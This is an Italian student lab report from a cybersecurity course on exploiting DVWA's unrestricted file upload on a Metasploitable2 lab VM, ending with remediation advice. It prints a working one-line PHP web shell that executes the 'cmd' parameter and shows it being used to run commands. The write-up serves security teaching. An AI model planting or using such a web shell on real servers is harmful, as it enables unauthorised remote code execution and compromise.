RELAZIONE LABORATORIO: DVWA FILE UPLOAD VULNERABILITY

Studente: Simone Meola
Piattaforma: Epicode Cybersecurity
Target: Metasploitable2 (192.168.56.102)
Livello DVWA: Low Security

1. INTRODUZIONE E OBIETTIVI

La presente relazione documenta l'analisi e lo sfruttamento della vulnerabilità di **Unrestricted File Upload** presente nella piattaforma web DVWA (Damn Vulnerable Web Application) ospitata sulla macchina virtuale Metasploitable2. L'obiettivo del laboratorio è dimostrare le implicazioni di sicurezza derivanti dall'assenza di controlli sulle estensioni dei file caricati, conducendo all'Esecuzione Remota di Codice (Remote Code Execution - RCE).

2. CREAZIONE DELLA WEB SHELL PHP

Attraverso l'editor di testo nano su sistema operativo Kali Linux, è stato creato il file `shell.php` contenente uno script minimo progettato per ricevere comandi di sistema tramite il parametro HTTP `cmd`.

```
<?php if(isset($_REQUEST['cmd'])){ echo "
<pre>"; $cmd = ($_REQUEST['cmd']); system
($cmd); echo "</pre>"; die; } ?>
```



Fig 1: Scrittura ed editing del file shell.php in Nano.

3. CARICAMENTO DEL FILE E INTERCETTAZIONE HTTP

Il file `shell.php` è stato caricato tramite il modulo *File Upload* di DVWA. L'assenza di filtri lato server (impostazione *Low*) ha consentito il corretto salvataggio del file nella directory di destinazione `../../hackable/uploads/`.




Fig 2: Messaggio di conferma di avvenuto upload su DVWA.




Fig 3: Intercettazione della richiesta POST di upload tramite Burp Suite.

4. ESECUZIONE REMOTA DI CODICE (RCE) E ANALISI BURP SUITE

Una volta confermato il percorso del file, è stata richiamata la web shell inviando una richiesta HTTP GET contenente il comando di sistema `ls` tramite parametro URL. Il traffico è stato analizzato con Burp Suite e i risultati sono stati visualizzati a browser.




Fig 4: Intercettazione su Burp Suite della richiesta GET (?cmd=ls).




Fig 5: Output del comando ls visualizzato direttamente nel browser web.

5. VERIFICA FILE SYSTEM SUL SERVER TARGET (METASPLOITABLE)

Per confermare l'effettiva presenza del file sul server web Apache del target, è stata effettuata una verifica da terminale locale su Metasploitable2, posizionandosi nella directory `/var/www/dvwa/hackable/uploads/` ed elencando i file presenti.




Fig 6: Verificato da terminale Metasploitable il percorso e la presenza di shell.php.

6. CONCLUSIONI E REMEDIATION

L'esercitazione ha dimostrato come un controllo insufficiente sui file caricati dagli utenti possa compromettere totalmente l'integrità del server web. Per mitigare tale vulnerabilità si raccomanda di:

- Implementare una **whitelist rigorosa** delle estensioni consentite (es. solo `.png`, `.jpg`), eseguendo la verifica lato server.
- Rinominare i file caricati generando stringhe alfanumeriche univoche per impedire l'esecuzione diretta.
- Salvare i file caricati al di fuori della document root del web server o disabilitare l'esecuzione di script nella cartella di destinazione.